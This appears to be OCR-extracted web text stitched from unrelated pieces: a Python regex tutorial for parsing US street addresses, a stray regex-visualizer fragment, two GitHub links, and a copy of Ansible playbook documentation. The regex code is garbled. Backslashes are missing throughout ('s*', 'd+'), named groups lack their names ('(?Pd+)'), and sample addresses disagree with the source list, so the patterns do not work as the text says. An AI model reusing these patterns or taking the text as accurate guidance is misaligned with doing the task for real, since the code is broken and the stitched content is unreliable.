
Above are some of the sample addresses for practice purposes. Let's create a list of addresses(I picked only a few).

```
addr_lst = [
    '555 Wille Stargell Ave., Alameda, CA 94501',
    '1210 N. Atlantic Blvd., Alhambra, CA 91810',
    '600 S. Brookhurst, Anaheim, CA 92804',
    '1075 W. I-20, Arlington, TX 76017'
]
```

1) Import re module and define the address regex pattern

```
import re
addr_pattern = r'([0-9]+)s*([a-z.-s0-9]+).?,?s*([a-z]+),?s*([a-z]{2})s*([0-9]+)'
```

Explanation of address pattern:



address
555 Willie Stargell Ave., Alameda, CA 94501
1210 N. Atlantic Blvd., Alhambra, CA 91801
190 E. Stacy Rd., Allen, TX 75002
601 W. Main St., American Fork, UT 84003
1168 State College Blvd., Anaheim, CA 92806
600 S. Brookhurst, Anaheim, CA 92804
5646 E. La Palma, Anaheim Hills, CA 92807
420 N. Santa Anita, Arcadia, CA 91006
1075 W. I-20, Arlington, TX 76017
1170 W. Branch St., Arroyo Grande, CA 93420

Given the address structure, the five groups of interest are as below:

1. apartment number (integer of any number of digits): **[0-9]+**

2. street (alphabets, spaces, integers, special characters): **[a-z.-s0-9]+**
3. city (alphabets): **[a-z]+**
4. state (two alphabets long): **[a-z]{2}**
5. zip code (integer of any number of digits): **[0-9]+**


To obtain them as individual groups, we need to wrap them with braces (). And each group is separated either by space or comma or both.

Important Points to Note:

‘**+**‘ in the address pattern indicates one or more occurrences of character set elements. A character set is denoted by square brackets. ‘*‘ indicated 0 or more occurrences of the character written before it ‘**?**‘ indicates 0 or 1 occurrence of the character written before it. Special characters are to be escaped using a backward slash ”

At this point, it is too much to take in as a beginner. So, I would like to introduce a regex visualizer to make it easier for you.

Open this URL and on the side, the panel select the language as Python and check the flags as IGNORECASE



○ JavaScript
● Python (3.4)
○ Ruby (2.1)
○ Java (JDK 14)
○ PHP (7)
○ MySQL 8.0 (beta)

1 matchs

Regular expression to test

```
/(XP[a-z]th)|(JSONPath)/i
```


- ☐ **global search** (g) Finds all the correspondences rather than stopping after the first match
- ☑ **IGNORECASE** (i) Case is ignored
- ☐ **MULTILINE** (m) Start and end characters (^ and $) are treated as working on each line
- ☐ **LOCALE** (l) Make \w, \W, \b, \B and case-insensitive matching dependent on the current locale.
- ☐ **UNICODE** (u) Treat the regular expression as a sequence of Unicode code points
- ☐ **DOTALL** make . match newline too. (s) Dot metacharacter matches all characters, including newlines
- ☐ **VERBOSE** (x) Ignore whitespace in regex

String to test — Generate a string from RegEx (Beta)

```
Online XPath tester
```

As our regex is long, I am only showing the visualization of a part of our address regex.

Paste in your regex, input string, and scroll down to see the visualization.



Regular expression to test

```
/([0-9]+)\s*([a-z\.\-\s0-9]+)\.?\,?\s*([a-z]+)/i
```

Flags +

String to test

Generate a string from RegEx (Beta)

```
555 Wille Stargell Ave., Alameda
```

Explanation

```
RegExp: /([0-9]+)\s*([0-9a-z\s.-]+)\.?\,?\s*([a-z]+)/i
```

2) *Create a regex object. Use* flags=re.I *to keep the pattern case insensitive.*

Syntax: *regex_obj_name = re.compile(pattern, flags=re.I)*

```
addr_regex_obj = re.compile(addr_pattern, flags=re.I)
```

3 call the match() method on the regex object

Syntax: *output_var = regex_obj_name.match(string)*


4 call the groups() method on the match object to obtain all the groups. This returns a tuple.

syntax: *output_var.groups()*

Code for steps 3, 4:

```
for addr in addr_lst:
    # call .match() method on regex object
    match = addr_regex_obj.match(addr)
    # call .groups() method on the match object
    print(addr, '    ' , match.groups())
```

Output:



```
555 Wille Stargell Ave., Alameda, CA 94501  --->   ('555', 'Wille Stargell Ave.', 'Alameda', 'CA', '94501')
1210 N. Atlantic Blvd., Alhambra, CA 91810  --->   ('1210', 'N. Atlantic Blvd.', 'Alhambra', 'CA', '91810')
600 S. Brookhurst, Anaheim, CA 92804  --->   ('600', 'S. Brookhurst', 'Anaheim', 'CA', '92804')
1075 W. I-20, Arlington, TX 76017  --->   ('1075', 'W. I-20', 'Arlington', 'TX', '76017')
```

Now, the same address pattern can be written using a shorthand notation. It’s pretty simple; you will have to carefully replace the character sets with the respective character classes by referring to the cheat sheet. The newly obtained address pattern is:

```
addr_pattern = r'(d+)s*([w.-s]+).?,?s*(w+),?s*(w{2})s*(d+)'
```

[0-9] is replaced by d, [0-9a-z] is replaced by w, [a-z] is replaced by w.

And, one interesting thing is, you can name the groups in the regex pattern.

```
addr_pattern_wth_grpnames = (?Pd+)s*(?P[a-z.-sd]+).?,?s*(?P[a-
z]+),?s*(?P[a-z]{2})s*(?Pd+)
```

So now, instead of calling the groups() method we can call **group(group_name)** to obtain only a specific group value. Refer to the below code to see how it works. I am printing only the street group.

```
import re
addr_pattern_wth_grpnames = r'(?Pd+)s*(?P[a-z.-sd]+).?,?s*(?P[a-
z]+),?s*(?P[a-z]{2})s*(?Pd+)'
addr_regex_obj = re.compile(addr_pattern_wth_grpnames,
flags=re.I)
for addr in addr_lst:
    match = addr_regex_obj.match(addr)
    print(addr, ' --->  ' , match.group('street'))
```

The complete code for the address matching use case is as below:

```
addr_lst = [
    '555 Wille Stargell Ave., Alameda, CA 94501',
    '1210 N. Atlantic Blvd., Alhambra, CA 91810',
    '600 S. Brookhurst, Anaheim, CA 92804',
    '1075 W. I-20, Arlington, TX 76017'
]
import re
```

```
addr_pattern_wth_grpnames = r'(?Pd+)s*(?P[a-z.-sd]+).?,?s*(?P[a-
z]+),?s*(?P[a-z]{2})s*(?Pd+)'
addr_regex_obj = re.compile(addr_pattern_wth_grpnames,
flags=re.I)
for addr in addr_lst:
    match = addr_regex_obj.match(addr)
    print(addr, ' --->  ' , match.groups(), ' ---> ',
match.group('street'))
```

You can also debug, and test the above example in pythex.org by clicking here.

Execute and see the output to get a good understanding.

https://github.com/CyberSecurityUP/Python-for-Security/blob/main/logfile.py

https://github.com/shubhamgoel-1410/Log-Analysis-Using-Regular-Expressions

Ansible playbooks

Ansible Playbooks offer a repeatable, re-usable, simple configuration management and multi-machine deployment system, one that is well suited to deploying complex applications. If you need to execute a task with Ansible more than once, write a playbook and put it under source control. Then you can use the playbook to push out new configuration or confirm the configuration of remote systems. The playbooks in the ansible-examples repository illustrate many useful techniques. You may want to look at these in another tab as you read the documentation.

Playbooks can:

- declare configurations
- orchestrate steps of any manual ordered process, on multiple sets of machines, in a defined order
- launch tasks synchronously or asynchronously
- Playbook syntax
- Playbook execution
    - Task execution
    - Desired state and ‘idempotency’
    - Running playbooks
- Ansible-Pull

Playbook syntaxℑ

Playbooks are expressed in YAML format with a minimum of syntax. If you are not familiar with YAML, look at our overview of YAML Syntax and consider installing an add-on for your text editor (see Other Tools and Programs) to help you write clean YAML syntax in your playbooks.

A playbook is composed of one or more ‘plays’ in an ordered list. The terms ‘playbook’ and ‘play’ are sports analogies. Each play executes part of the overall goal of the playbook, running one or more tasks. Each task calls an Ansible module.

Playbook executionℑ

A playbook runs in order from top to bottom. Within each play, tasks also run in order from top to bottom. Playbooks with multiple ‘plays’ can orchestrate multi-machine deployments, running one play on your webservers, then another play on your database servers, then a third play on your network infrastructure, and so on. At a minimum, each play defines two things:

- the managed nodes to target, using a pattern
- at least one task to execute

Note

In Ansible 2.10 and later, we recommend you use the fully-qualified collection name in your playbooks to ensure the correct module is selected, because multiple collections can contain modules with the same name (for example, `user`). See Using collections in a playbook.

In this example, the first play targets the web servers; the second play targets the database servers.

```
---
- name: Update web servers
  hosts: webservers
  remote_user: root

  tasks:
  - name: Ensure apache is at the latest version
    ansible.builtin.yum:
      name: httpd
      state: latest
  - name: Write the apache config file
    ansible.builtin.template:
      src: /srv/httpd.j2
      dest: /etc/httpd.conf

- name: Update db servers
  hosts: databases
  remote_user: root

  tasks:
  - name: Ensure postgresql is at the latest version
    ansible.builtin.yum:
      name: postgresql
      state: latest
  - name: Ensure that postgresql is started
    ansible.builtin.service:
      name: postgresql
      state: started
```

Your playbook can include more than just a hosts line and tasks. For example, the playbook above sets a `remote_user` for each play. This is the user account for the SSH connection. You can add other Playbook Keywords at the playbook, play, or task level to influence how Ansible behaves. Playbook keywords can control the connection plugin, whether to use privilege escalation, how to handle errors, and more. To support a variety of environments, Ansible lets you set many of these parameters as command-line flags, in your Ansible configuration, or in your inventory. Learning the precedence rules for these sources of data will help you as you expand your Ansible ecosystem.

Task executionℨ

By default, Ansible executes each task in order, one at a time, against all machines matched by the host pattern. Each task executes a module with specific arguments. When a task has executed on all target machines, Ansible moves on to the next task. You can use strategies to change this default behavior. Within each play, Ansible applies the same task directives to all hosts. If a task fails on a host, Ansible takes that host out of the rotation for the rest of the playbook.

When you run a playbook, Ansible returns information about connections, the `name` lines of all your plays and tasks, whether each task has succeeded or failed on each machine, and whether each task has made a change on each machine. At the bottom of the playbook execution, Ansible provides a summary of the nodes that were targeted and how they performed. General failures and fatal “unreachable” communication attempts are kept separate in the counts.

Desired state and ‘idempotency’ℨ

Most Ansible modules check whether the desired final state has already been achieved, and exit without performing any actions if that state has been achieved, so that repeating the task does not change the final state. Modules that behave this way are often called 'idempotent.' Whether you run a playbook once, or multiple times, the outcome should be the same. However, not all playbooks and not all modules behave this way. If you are unsure, test your playbooks in a sandbox environment before running them multiple times in production.

Running playbooks

To run your playbook, use the ansible-playbook command.

```
ansible-playbook playbook.yml -f 10
```

Use the `--verbose` flag when running your playbook to see detailed output from successful modules as well as unsuccessful ones.

Ansible-Pull

Should you want to invert the architecture of Ansible, so that nodes check in to a central location, instead of pushing configuration out to them, you can.

The `ansible-pull` is a small script that will checkout a repo of configuration instructions from git, and then run `ansible-playbook` against that content.

Assuming you load balance your checkout location, `ansible-pull` scales essentially infinitely.

Run `ansible-pull --help` for details.

There's also a clever playbook available to configure `ansible-pull` through a crontab from push mode.

Verifying playbooks

You may want to verify your playbooks to catch syntax errors and other problems before you run them. The ansible-playbook command offers several options for verification, including `--check`, `--diff`, `--list-hosts`, `--list-tasks`, and `--syntax-check`. The Tools for validating playbooks describes other tools for validating and testing playbooks.

ansible-lint

You can use ansible-lint for detailed, Ansible-specific feedback on your playbooks before you execute them. For example, if you run `ansible-lint` on the playbook called `verify-apache.yml` near the top of this page, you should get the following results:

```
$ ansible-lint verify-apache.yml
[403] Package installs should not use latest
verify-apache.yml:8
Task/Handler: ensure apache is at the latest version
```

The ansible-lint default rules page describes each error. For `[403]`, the recommended fix is to change `state: latest` to `state: present` in the playbook.

See also

https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_intro.html

https://geekflare.com/ansible-playbook/

https://www.spiceworks.com/tech/devops/articles/what-is-ansible/#:~:text=Ansible%20for%20DevOps,the%20most%20popular%20DevOps%20tool.

https://www.youtube.com/watch?v=5-7dRvqo0yE&ab_channel=RedHatAnsibleAutomation